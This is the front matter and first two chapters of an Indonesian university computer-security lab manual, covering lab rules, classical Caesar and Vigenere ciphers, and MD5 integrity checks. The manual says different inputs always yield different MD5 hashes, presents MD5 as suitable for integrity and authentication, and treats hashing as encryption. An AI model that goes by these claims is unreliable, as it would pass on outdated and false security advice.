PP/018/V/R2

LABORATORIUM
TEKNIK INFORMATIKA
FAKULTAS TEKNOLOGI INDUSTRI
UNIVERSITAS AHMAD DAHLAN

PETUNJUK PRAKTIKUM

EDISI KURIKULUM OBE

KEAMANAN KOMPUTER

Penyusun:
Nur Rochmah Dyah P.A., ST.,M.Kom
Eko Aribowo ST.,M.Kom
Nuril Anwar ST., M.Kom
Faisal Fajri Rahani, S.Si., M.Cs.

2021

HAK CIPTA

PETUNJUK PRAKTIKUM NAMA PRAKTIKUM

Diterbitkan oleh:
Program Studi Teknik Informatika
Fakultas Teknologi Industri
Universitas Ahmad Dahlan
Jalan Ring Road Selatan, Tamanan, Banguntapan, Bantul Yogyakarta 55166

Penulis	: Nur Rochmah Dyah P.A., ST.,M.Kom Eko Aribowo ST.,M.Kom Nuril Anwar ST., M.Kom Faisal Fajri Rahani, S.Si., M.Cs.
Editor	: Laboratorium Teknik Informatika, Universitas Ahmad Dahlan
Desain sampul	: Laboratorium Teknik Informatika, Universitas Ahmad Dahlan
Tata letak	: Laboratorium Teknik Informatika, Universitas Ahmad Dahlan
Ukuran/Halaman	: 21 x 29,7 cm / 83 halaman

Didistribusikan oleh:

Laboratorium Teknik Informatika
Universitas Ahmad Dahlan
Jalan Ring Road Selatan, Tamanan, Banguntapan, Bantul Yogyakarta 55166
Indonesia

KATA PENGANTAR

Alhamdulilllah, segala puji dan syukur kehhadirat Allah SWT, hanya atas rahmat dan hidayah-Nya lah akhirnya buku petunjuk praktikum kuliah Keamanan Komputer telah terselesaikan. Cakupan Keamanan Komputer membahas tentang metode-metode yang dapat digunakan dalam pengamanan data digital dan jaringan internet antara lain : penggunaan autentikasi, kriptografi, steganografi, firewall, wireless security, digital signature, dll.

Petunjuk praktikum mahasiswa berisi langkah-langkah pada kegiatan praktikum untuk mahasiswa semester IV di program studi Teknik Informatika Universitas Ahmad Dahlan. Capaian kompetensi setelah mahasiswa mengikuti kegiatan praktikum dalam mata kuliah keamanan komputer adalah mahasiswa mampu mengimplemtasikan konsep dasar kriptogri dan fungsi dalam kaitannya dengan keamanan komputer. Mampu menganaalisa dan mengimplementasikan sistem pengamanan data dan jaringan dengan metode firewall, steganografi. Mampu memberikan analisa atas perkembangan teknik pengamanan dan serangan yang ada pada sistem jaringan.

Penulis mengucapkan terima kasih kepada Dimas chaerul mahasisiwa Teknik Informatika yang telah membatu dalam penulisnapetunjuk praktikum ini. Dan juga semua pihak yang tentunya tidak bisa penulis sebutkan satu persatu yang telah membantu dalam penyusunan. Tentu saja buku ini masih jauh dari memuaskan, namun penulis berharap buku ini dapat bermanfaat bagi mahasiswa. Saran dan kritik sangatlah penulis harapkan, untuk perkembangan selanjutnya.

Yogyakarta, 1 Agustus 2021

Penyusun

DAFTAR PENYUSUN

Nur Rochmah Dyah P.A., ST.,M.Kom
Eko Aribowo ST.,M.Kom
Nuril Anwar ST., M.Kom
Faisal Fajri Rahani, S.Si., M.Cs.

HALAMAN REVISI

Yang bertanda tangan di bawah ini:

Nama : Nur Rochmah Dyah P.A., S.T., M.Kom

NIP : 1908762005012001

Jabatan : Koordinator Mata kuliah Keamanan Komputer

Dengan ini menyatakan pelaksanaan Revisi Petunjuk Praktikum Keamanan Komputer untuk Program Studi Teknik Informatika telah dilaksanakan dengan penjelasan sebagai berikut:

No	Keterangan Detail Revisi (Per Pertemuan)	Tanggal Revisi	Nomor Modul
1	Menambahkan teori dan petunjuk kegiatan materi Management password, pada Praktikum 1	25 Agustus 2019	PP/018/V/R1
2	Menambahkan teori dan petunjuk kegiatan materi MD 5 dan Fungsi Hash, pada Praktikum 3.	25 Agustus 2019	PP/018/V/R1
3	Merevisi petunjuk praktikum ke template yang baru.	25 Agustus 2019	PP/018/V/R1
4	Melengkapi halaman cover dari petunjuk praktikum.	25 Agustus 2019	PP/018/V/R1
5	Merevisi petunjuk praktikum ke template OBE.	1 Agustus 2021	PP/018/V/R2

Yogyakarta, 1 Agustus 2021

Penyusun

Nur Rochmah Dyah P.A., S.T., M.Kom

NIP. 197608192005012001

HALAMAN PERNYATAAN

Yang bertanda tangan di bawah ini:

Nama : Lisna Zahrotun, S.T., M.Cs.

NIK/NIY : 60150773

Jabatan : Kepala Laboratorium Teknik Informatika

Menerangkan dengan sesungguhnya bahwa Petunjuk Praktikum ini telah direview dan akan digunakan untuk pelaksanaan praktikum di Semester Gasal Tahun Akademik 2021/2022 di Laboratorium Praktikum Teknik Informatika, Program Studi Teknik Informatika, Fakultas Teknologi Industri, Universitas Ahmad Dahlan.

Yogyakarta, 1 Agustus 2021

Mengetahui,
Ketua Kelompok Keilmuan Relata

Guntur Maulana Zamroni, B.Sc. M. Kom
NIY. 60181172

Kepala Laboratorium Teknik Informatika

Lisna Zahrotun, S.T., M.Cs.
NIY. 60150773

VISI DAN MISI PRODI TEKNIK INFORMATIKA

VISI

Menjadi Program Studi Informatika yang diakui secara internasional dan unggul dalam bidang Informatika serta berbasis nilai-nilai Islam.

MISI

1. Menjalankan pendidikan sesuai dengan kompetensi bidang Informatika yang diakui nasional dan internasional
2. Meningkatkan penelitian dosen dan mahasiswa dalam bidang Informatika yang kreatif, inovatif dan tepat guna.
3. Meningkatkan kuantitas dan kualitas publikasi ilmiah tingkat nasional dan internasional
4. Melaksanakan dan meningkatkan kegiatan pengabdian masyarakat oleh dosen dan mahasiswa dalam bidang Informatika.
5. Menyelenggarakan aktivitas yang mendukung pengembangan program studi dengan melibatkan dosen dan mahasiswa.
6. Menyelenggarakan kerja sama dengan lembaga tingkat nasional dan internasional.
7. Menciptakan kehidupan Islami di lingkungan program studi.

TATA TERTIB LABORATORIUM TEKNIK INFORMATIKA

DOSEN/KOORDINATOR PRAKTIKUM

1. Dosen harus hadir saat praktikum minimal 15 menit di awal kegiatan praktikum untuk mengisi materi dan menandatangani presensi kehadiran praktikum.
2. Dosen membuat modul praktikum, soal seleksi asisten, pre-test, post-test, dan responsi dengan berkoordinasi dengan asisten dan pengampu mata praktikum.
3. Dosen berkoordinasi dengan koordinator asisten praktikum untuk evaluasi praktikum setiap minggu.
4. Dosen menandatangani surat kontrak asisten praktikum dan koordinator asisten praktikum.
5. Dosen yang tidak hadir pada slot praktikum tertentu tanpa pemberitahuan selama 2 minggu berturut-turut mendapat teguran dari Kepala Laboratorium, apabila masih berlanjut 2 minggu berikutnya maka Kepala Laboratorium berhak mengganti koordinator praktikum pada slot tersebut.

PRAKTIKAN

1. Praktikan harus hadir 15 menit sebelum kegiatan praktikum dimulai, dan dispensasi terlambat 15 menit dengan alasan yang jelas (kecuali asisten menentukan lain dan patokan jam adalah jam yang ada di Laboratorium, terlambat lebih dari 15 menit tidak boleh masuk praktikum & dianggap Inhal).
2. Praktikan yang tidak mengikuti praktikum dengan alasan apapun, wajib mengikuti INHAL, maksimal 4 kali praktikum dan jika lebih dari 4 kali maka praktikum dianggap GAGAL.
3. Praktikan harus berpakaian rapi sesuai dengan ketentuan Universitas, sebagai berikut:
   - Tidak boleh memakai Kaos Oblong, termasuk bila ditutupi Jaket/Jas Almamater (Laki-laki / Perempuan) dan Topi harus Dilepas.
   - Tidak Boleh memakai Baju ketat, Jilbab Minim dan rambut harus tertutup jilbab secara sempurna, tidak boleh kelihatan di jidat maupun di punggung (khusus Perempuan).
   - Tidak boleh memakai baju minim, saat duduk pun pinggang harus tertutup rapat (Laki-laki / Perempuan).
   - Laki-laki tidak boleh memakai gelang, anting-anting ataupun aksesoris Perempuan.
4. Praktikan tidak boleh makan dan minum selama kegiatan praktikum berlangsung, harus menjaga kebersihan, keamanan dan ketertiban selama mengikuti kegiatan praktikum atau selama berada di dalam laboratorium (tidak boleh membuang sampah sembarangan baik kertas, potongan kertas, bungkus permen baik di lantai karpet maupun di dalam ruang CPU).
5. Praktikan dilarang meninggalkan kegiatan praktikum tanpa seizin Asisten atau Laboran.
6. Praktikan harus meletakkan sepatu dan tas pada rak/loker yang telah disediakan.
7. Selama praktikum dilarang NGENET/NGE-GAME, kecuali mata praktikum yang membutuhkan atau menggunakan fasilitas Internet.
8. Praktikan dilarang melepas kabel jaringan atau kabel power praktikum tanpa sepengetahuan laboran
9. Praktikan harus memiliki FILE Petunjuk praktikum dan digunakan pada saat praktikum dan harus siap sebelum praktikum berlangsung.
10. Praktikan dilarang melakukan kecurangan seperti mencontek atau menyalin pekerjaan praktikan yang lain saat praktikum berlangsung atau post-test yang menjadi tugas praktikum.
11. Praktikan dilarang mengubah setting software/hardware komputer baik menambah atau mengurangi tanpa permintaan asisten atau laboran dan melakukan sesuatu yang dapat merugikan laboratorium atau praktikum lain.

12. Asisten, Koordinator Praktikum, Kepala laboratorium dan Laboran mempunyai hak untuk menegur, memperingatkan bahkan meminta praktikan keluar ruang praktikum apabila dirasa anda mengganggu praktikan lain atau tidak melaksanakan kegiatan praktikum sebagaimana mestinya dan atau tidak mematuhi aturan lab yang berlaku.
13. Pelanggaran terhadap salah satu atau lebih dari aturan diatas maka Nilai praktikum pada pertemuan tersebut dianggap 0 (NOL) dengan status INHAL.

ASISTEN PRAKTIKUM

1. Asisten harus hadir 15 Menit sebelum praktikum dimulai (konfirmasi ke koordinator bila mengalami keterlambatan atau berhalangan hadir).
2. Asisten yang tidak bisa hadir WAJIB mencari pengganti, dan melaporkan kepada Koordinator Asisten.
3. Asisten harus berpakaian rapi sesuai dengan ketentuan Universitas, sebagai berikut:
   a. Tidak boleh memakai Kaos Oblong, termasuk bila ditutupi Jaket/Jas Almamater (Laki-laki / Perempuan) dan Topi harus Dilepas.
   b. Tidak Boleh memakai Baju ketat, Jilbab Minim dan rambut harus tertutup jilbab secara sempurna, tidak boleh kelihatan di jidat maupun di punggung (khusus Perempuan).
   c. Tidak boleh memakai baju minim, saat duduk pun pinggang harus tertutup rapat (Laki-laki / Perempuan).
   d. Laki-laki tidak boleh memakai gelang, anting-anting ataupun aksesoris Perempuan.
4. Asisten harus menjaga kebersihan, keamanan dan ketertiban selama mengikuti kegiatan praktikum atau selama berada di laboratorium, menegur atau mengingatkan jika ada praktikan yang tidak dapat menjaga kebersihan, ketertiban atau kesopanan.
5. Asisten harus dapat merapikan dan mengamankan presensi praktikum, Kartu Nilai serta tertib dalam memasukan/Input nilai secara Online/Offline.
6. Asisten harus dapat bertindak secara profesional sebagai seorang asisten praktikum dan dapat menjadi teladan bagi praktikan.
7. Asisten harus dapat memberikan penjelasan/pemahaman yang dibutuhkan oleh praktikan berkenaan dengan materi praktikum yang diasisteni sehingga praktikan dapat melaksanakan dan mengerjakan tugas praktikum dengan baik dan jelas.
8. Asisten tidak diperkenankan mengobrol sendiri apalagi sampai membuat gaduh.
9. Asisten dimohon mengkoordinasikan untuk meminta praktikan agar mematikan komputer untuk jadwal terakhir dan sudah dilakukan penilaian terhadap hasil kerja praktikan.
10. Asisten wajib untuk mematikan LCD Projector dan komputer asisten/praktikan apabila tidak digunakan.
11. Asisten tidak diperkenankan menggunakan akses internet selain untuk kegiatan praktikum, seperti Youtube/Game/Medsos/Streaming Film di komputer praktikan.

LAIN-LAIN

1. Pada Saat Responsi Harus menggunakan Baju Kemeja untuk Laki-laki dan Perempuan untuk Praktikan dan Asisten.
2. Ketidakhadiran praktikum dengan alasan apapun dianggap INHAL.
3. Izin praktikum mengikuti aturan izin SIMERU/KULIAH.
4. Yang tidak berkepentingan dengan praktikum dilarang mengganggu praktikan atau membuat keributan/kegaduhan.
5. Penggunaan lab diluar jam praktikum maksimal sampai pukul 21.00 dengan menunjukkan surat ijin dari Kepala Laboratorium Prodi Teknik Informatika.

Yogyakarta, 1 Agustus 2021

Kepala Laboratorium Teknik Informatika

Lisna Zahrotun, S.T., M.Cs.
NIY. 60150773

DAFTAR ISI

HAK CIPTA 1
KATA PENGANTAR 2
DAFTAR PENYUSUN 3
HALAMAN REVISI 4
HALAMAN PERNYATAAN 5
VISI DAN MISI PRODI TEKNIK INFORMATIKA 6
TATA TERTIB LABORATORIUM TEKNIK INFORMATIKA 7
DAFTAR ISI 10
DAFTAR GAMBAR 11
DAFTAR TABEL 12
SKENARIO PRAKTIKUM SECARA DARING 13
PRAKTIKUM 1: PENGENALAN KRIPTOGRAFI 14
PRAKTIKUM 2: PENGENALAN KRIPTOGRAFI MODERN 19
PRAKTIKUM 3: INFORMATION HIDING 24
PRAKTIKUM 4: AUTHENTICATION 28
PRAKTIKUM 5: PASSWORD MANAGEMENT 33
PRAKTIKUM 6: DIGITAL SIGNATURE 39
PRAKTIKUM 7: SQL INJECTION 43
PRAKTIKUM 8: FIREWALL 52
PRAKTIKUM 9: DoS dan DDoS 62
PRAKTIKUM 10: WIRELESS NETWORK SECURITY 68
PRAKTIKUM 11: ANALISA PAKET DATA 74
DAFTAR PUSTAKA 82

DAFTAR GAMBAR

Gambar 2.1 *UI MD5 Check Utility* 21
Gambar 7.1 Ilustrasi SQL Injection 44
Gambar 7.2 Hasil penyisipan karakter/symbol 46
Gambar 7.3 Gambar Hasil percobaan ke 14 47
Gambar 7.4 Gambar Hasil Langkah ke-5 (1) 47
Gambar 7.5 Gambar Hasil Langkah ke-5 (2) 48
Gambar 7.6 Gambar Hasil Langkah ke-6 49
Gambar 7.7 Gambar Hasil Langkah ke-7 49
Gambar 8.1 Proses inbound rule firewall 1 55
Gambar 8.2 Proses inbound rule firewall 2 56
Gambar 8.3 Proses inbound rule firewall 3 56
Gambar 8.4 Proses Inbound rule firewall 4 57
Gambar 8.5 Proses Inbound Rule Firewall 5 57
Gambar 8.6 Proses inbound rule firewall 6 58
Gambar 8.7 Proses inbound rule firewall 7 58
Gambar 8.8 Proses inbound rule firewall 8 59
Gambar 8.9 Proses inbound rule firewall 9 59
Gambar 8.10 Proses inbound rule firewall 10 60
Gambar 10.1 Security Profiles Winbox 69
Gambar 10.2 WEP Security 1 70
Gambar 10.3 WEP Security 2 70
Gambar 10.4 WPA Security 1 71
Gambar 10.5 WAP Security 2 71
Gambar 11.1 Halaman interface saat membuka wireshark 76
Gambar 11.2 interface capture 76
Gambar 11.3 Pilihan yang akan ditangkap 77
Gambar 11.4 utama saat capturing berlangsung 77
Gambar 11.5 Menu dalam tampilan capturing 77
Gambar 11.6 Gambar Display filter 77
Gambar 11.7 Daftar paket yang berhasil ditangkap 78
Gambar 11.8 detail dari paket yang terpilih 78
Gambar 11.9 detail paket dalam format heksadesimal 78
Gambar 11.10 Tampilan buka web 79
Gambar 11.11 hasil tangkapan Ketika mengakses Kompas.com 79
Gambar 11.12 Detail dari web Kompas.com 79
Gambar 11.13 detail dari web Kompas dalam format heksadesimal 79

DAFTAR TABEL

SKENARIO PRAKTIKUM SECARA DARING

Nama Mata Praktikum : Keamanan Komputer
Jumlah Pertemuan : 11

TABEL SKENARIO PRAKTIKUM DARING

Pertemuan ke	Judul Materi	Waktu	Skenario Praktikum
1	Pengenalan Kriptografi	3 Hari	Google Classroom, video, whatsapp group.
2	Pengenalan Kriptografi Modern	3 Hari	Google Classroom, video, whatsapp group.
3	Information Hiding	3 Hari	Google Classroom, video, whatsapp group.
4	Authentication	3 Hari	Google Classroom, video, whatsapp group.
5	Password Management	3 Hari	Google Classroom, video, whatsapp group.
6	Digital Signature	3 Hari	Google Classroom, video, whatsapp group.
7	Sql Injection	3 Hari	Google Classroom, video, whatsapp group.
8	Firewall	3 Hari	Google Classroom, video, whatsapp group.
9	Dos Dan Ddos	3 Hari	Google Classroom, video, whatsapp group.
10	Wireless Network Security	3 Hari	Google Classroom, video, whatsapp group.
11	Analisa Paket Data	3 Hari	Google Classroom, video, whatsapp group.

PRAKTIKUM 1: PENGENALAN KRIPTOGRAFI

Pertemuan ke : 1

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 35 %
- Praktik : 40 %
- Post-Test : 25 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah.
CPMK-02	Kemampuan memahami dan menerapkan konsep kriptografi, steganografi, digital signature dan manajemen key untuk meningkatkan kemanan.

1.1 DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:
1 Menjelaskan konsep enkripsi.
2 Menerapkan penggunaan konsep.

1.2 INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-02	Mahasisiwa memaham dan menerapkan kriptografi monoalphabetic, polyalphabetic, block cipher dan stream cipher.

1.3 TEORI PENDUKUNG

A. Caesar

Metode ini menggunakan pergeseran sederhana, sehingga metode ini tergolong dalam kelompok metode stream. Algoritma dasar dari metode ini sangat simple, setiap kunci diganti dengan huruf ketiga setelah kunci yang bersangkutan. Misalnya kita memiliki plaintext seperti berikut.

I CAME I SAW I CONQUERED

Maka kalau kita enkripsikan dengan metode ini, didapatkan cipherteksnya adalah

L FDPH L VDZ L FRQTXHUHG

Atau secara umum substitusi tersebut dapat digambarkan seperti berikut :

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
Plain :	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Cipher :	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C

Secara umum proses Cipher dapat didefinisikan enkripsi dapat dikodekan dengan :
Enkripsi : **Ek : i → (i+k) mod 26**
Dekripsi : **Dk : i → (i-k) mod 26**

Keterangan :
i : huruf yang akan dienkripsi/dekripsi
k : kunci (pada Caesar cipher maka kunci adalah 3)

Modulus 26 digunakan untuk plaintext dengan basis 26 karakter. Untuk plainteks dengan basis ASCII maka digunakan modulus 256

B. Vigenere

Metode ini juga merupakan dasar dari polyalphabetic substitution cipher. Beberapa ketentuan dalam metode ini antara lain :

- Setiap kunci dapat disubstitusi dengan bermacam-macam kunci yang lain.
- Menggunakan kata kunci.
- Kata kunci digunakan secara berulang.
- Kata kunci digunakan untuk menetukan enkripsi setiap alphabet dalam plainteks.
- Huruf ke-i dalam plainteks dispesifikasikan oleh alphabet yang digunakan dalam kunci.
- Penggunaan alphabet bisa berluang.

Contoh, kita akan melakukan enkripsi pesan plainteks :

Pi : TO BE OR NOT TO BE THAT IS THE QUESTION

Dengan menggunakan kata kunci RELATIONS. Kita mulai dengan menuliskan kunci, berulang kali di bagian atas plaintext message.

Keyword :	R	E	L	A	T		I	O	N	S	R		E	L	A	T	I		O	N	S	R	E		L	A	T	I	O		N	S	R	E	L
Plaintext :	T	O	B	E	O		R	N	O	T	T		O	B	E	T	H		A	T	I	S	T		H	E	Q	U	E		S	T	I	O	N
Ciphertext:	K	S	M	E	H		Z	B	B	L	K		S	M	E	M	P		O	G	A	J	X		S	E	J	C	S		F	L	Z	S	Y

Secara umum proses enkripsi pada vigenere dapat dituliskan :

Ek : Ci → (Mi + (Kj – A)) mod 26

Untuk Dekripsi maka:

Pi = (Ci – Ki) mod 26

Keterangan :

Ci : nilai decimal karakter ciphertext ke-i

Pi : nilai decimal karakter plaintext ke-i

Ki : nilai decimal karakter kunci ke-i

1.4 HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:

1. Komputer.
2. Dev C++
3. Tabel ASCII

1.5 PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-02	Jelaskan apa itu kriptografi !	25
2.	CPL-07	CPMK-02	Sebutkan dan Jelaskan Jenis - Jenis kriptografi !	25
3.	CPL-07	CPMK-02	Enkripsikan Plaintext Berikut kedalam Caesar Cipher Plaintext : Saya (Nama Lengkap) Mahasiswa Faktultas Teknologi Industri Teknik Informatika Universitas Ahmad Dahlan Kerjakan lengkap dengan langkah2nya !	50

1.6 LANGKAH PRAKTIKUM

Aturan Penilaian (Total Skor: 100):

No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-02	Selesaikan langkah praktikum	Hasil praktikum langkah	100

Langkah-Langkah Praktikum:

1. Buka Dev C++
2. Membuat program C++ untuk proses enkripsi dan dekripsi kalimat (belum ada source code nya)
3. Jalankan.

1.7 POST TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-02	Lakukan Proses Enkripsi dan dekripsi dengan Metode vigenere secara manual pada plaintext: Plaintext : TEKNIK INFORMATIKA FTI UNIVERSITAS AHMAD DAHLAN YOGYAKARTA Key : GADALAWAN	30
2.	CPL-07	CPMK-02	Berdasarakan Proses Enkripsi dan deskripsi yang anda lakukan pada soal point 1 maka implementasikanlah kedalam program menggunakan C++.	70

1.8 HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-02	20%		
2.	Praktik	CPL-07	CPMK-02	30%		
3.	Post-Test	CPL-07	CPMK-02	50%		
					Total Nilai	

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**

PRAKTIKUM 2: PENGENALAN KRIPTOGRAFI MODERN

Pertemuan ke : 2

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 35 %
- Praktik : 40 %
- Post-Test : 25 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah
CPMK-02	Kemampuan memahami dan menerapkan konsep kriptografi, steganografi, digital signature dan manajemen key untuk meningkatkan kemanan.

2.1 DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:

1 Memahami konsep dan peneranapan Kriptografi Asimetrik dan Public Key Infrastructure.

2.2 INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-02	Mahasisiwa mampu memahami dan menerapkan kriptografi Asymetric cryptography & Public Key Infrastructure: Komponen-komponen, kebijakan, penerapan hash function, secret sharing

2.3 TEORI PENDUKUNG

Dalam kriptografi, ***MD5* (*Message-Digest algorithm* 5)** ialah fungsi *hash* kriptografik yang digunakan secara luas dengan *hash* value 128-bit. Pada standard Internet (RFC 1321), MD5 telah dimanfaatkan secara bermacam-macam pada aplikasi keamanan, dan MD5 juga umum digunakan untuk melakaukan autentikasi suatu data digital atau pengujian integritas sebuah file.

MD5 didesain oleh Ronald Rivest pada tahun 1991 untuk menggantikan *hash function* sebelumnya, yaitu MD4 yang berhasil diserang oleh kriptanalis. Perlu ditegaskan bahwa Algoritma MD5 dengan ukuran input berapapun akan menghasilkan pesan ringkas yang panjangnya sama/ tetap yang dinyatakan dalam kode heksadesimal yang panjangnya 128 bit, perlu diingat bahwa satu karakter heksadesimal = 4 bit, berarti panjang outputnya 32 karakter heksa.

Terkadang kita menginginkan isi arsip tetap terjaga keasliannya, bila terjadi perubahan kecil pada arsip tersebut maka akan mengalami kesulitan dalam mendeteksinya jikalau ia berukuran besar. Fungsi *hash* dapat digunkan untuk menjaga keutuhan data, caranya bangkitkan *message digest* dari

isi arsip dengan menggunakan algoritma *MD5* dan datanya bisa disimpan dalam basis data, kemudian verifikasi isi arsip dapat dilakukan secara berkala dengan membandingkan *message digest*.

Jika terjadi perbedaan antara isi arsip sekarang dengan *message digest* dari arsi asli maka disimpulkan ada modifikasi terhadap isi arsip. Aplikasi ini didasarkan pada kenyataan bahwa perubahan 1 bit pada pesan akan mengubah secara rata- rata setengah dari bit-bit message digest, dengan kata lain fungsi *hash* sangat peka terhadap perubahan sekecil apa pun pada data masukan.

Contoh : file txt yang berisi teks berikut

Aplikasi dari fungsi hash antara lain untuk memverifikasi kesamaan Salinan suatu arsip dengan arsip aslinya yang tersimpan di dalam sebuah basisdata terpusat, kemudian apa pengertian dari Fungsi *Hash* Satu Arah(one-way *Hash*) yaitu fungsi *hash* yang bekerja dalam stu arah, dan pesan yang sudah diubah menjadi message digest tidak dapat dikembalikan lagi menjadi pesan semula, bila dua pesan yang berbeda akan selalu menghasilkan nilai *Hash* yang berbeda pula.

Memiliki hash MD5 : 4B97E98235F061A3923C4B005E9704A9

Jika huruf “A” pada awal kalimat aplikasi diganti dengan huruf “a” sehingga menjadi “aplikasi” ternyata nilai hash MD5-nya berubah sangat signifikan yaitu : 44333411A4F8A0FDB901F1596D743668

2.4 HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:
Komputer.

1. Software MD5 Check Utility V2.31. Software ini ukurannya cukup kecil yaitu 99,3 Kb, dan dapat di download pada link berikut http://www.thefreecountry.com/utilities/free-md5- sum-tools.shtml
2. Beberapa file yang sudah ada pada computer
3. Tidak tertutup kemungkinan menggunakan software lain yang mengimplementasikan metode kriptosistem MD5, yang cukup banyak tersedia diinternet.

2.5 PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-02	Jelaskan Perbedaan Kriptografi Klasik dan Modern	30
2.	CPL-07	CPMK-02	Sebutkan dan jelaskan jenis jenis algoritma yang termasuk dalam kriptografi Modern	30
3.	CPL-07	CPMK-02	Jelaskan perbandingan (Kelebihan dan Kekurangan) antara algoritma enkripsi MD5 dan SHA1	40

2.6 LANGKAH PRAKTIKUM


Aturan Penilaian (Total Skor: 100):

No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-02	Selesaikan langkah praktikum	Hasil praktikum langkah	100

Langkah-Langkah Praktikum:

B. PENGGUNAAN TOOL

1. Pastikan anda telah mengcopy file MD5.rar dengan nilai hash MD5 : 8C91103D9D8ED8B6EB70BE693C574952 , dalam file tersebut terdapat 2 file MD5.exe dan MD5 Readme.txt
2. Esktrak file tersebut dan jalankan file MD5 (untuk menjalankan aplikasi ini tidak perlu diinstal), sehingga akan menampilkan use interface seperti berikut :



Gambar 2.1 *UI MD5 Check Utility*

Catatan: nilai pada *textbox* yang atas (sebelah paste) sesuai isi *clipboard*, kalau *clipboard* kosong *textbox* tersebut juga kosong.

C. AUTENTIKASI FILE

1. Bukalah sembarangan file yang ada di computer anda namun dengan syarat file yang digunakan mudah untuk dilakukan pengeditan, missal MS Word, atau teks. (Hal ini digunakan untuk mempermudah penjelasan dan keterkaitan pemberian contoh selanjutnya). Perlu diingat nama file dan lokasi penyimpanan serta ukuran dari file tersebut.
2. Hitunglah nilai hash-nya dengan aplikasi di atas, dengan cara :
   - Pilih create an MD5 Checksum
   - Pilih file yang sudah dibuat
   - Lalu pilih OK
   - Akan muncul nilai hash, silahkan di copy-paste pada notepad
3. Buatlah sedikit perubahan pada file tersebut walaupun hanya 1 bit atau 1 byte, misalnya huruf “a” diganti huruf “B”, lali simpan file tersebut.
4. Verifikasilah nilai hash tersebut dengan nilai asli (cek langkah 2) dengan cara :
   - Copy nilai hash yang ada pada notepad (hasil Langkah 2)
   - Pilih verify an MD5 Checksum pada aplikasi MD5
   - Pilih paste
   - Pilih Browse dan pilih hasil file yang sudah di edit (Langkah no 3)
5. Untuk membuktikan dan memastikan, lakukan autentikasi (langkah 1-4) untuk format file lain dengan ukuran yang lebih besar.

D. DIGITAL SIGNATURE

1. Autentikasi juga dapat dilakukan pada bagian/komponen dari dokumen, salah satunya autentikasi tandatangan digital.

E. APLIKASI LAIN

Aplikasi yang disediakan yaitu software MD5 Check Utility V2.31 hanya merupakan salah satu software yang mengimplementasikan metode MD5. Banyak apliaksi sejenis yang beredar secara freeware.

2.7 POST TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-02	Tuliskan Langkah - langkah dalam mengenkripsi disertai dengan Screen Capture dan jelaskan tujuan pada setiap langkah langkahnya!	50
2.	CPL-07	CPMK-02	Analisis dan simpulkan apakah semua jenis file dapat di enkripsi dengan algoritma MD5?, Jelaskan jawaban anda!	50

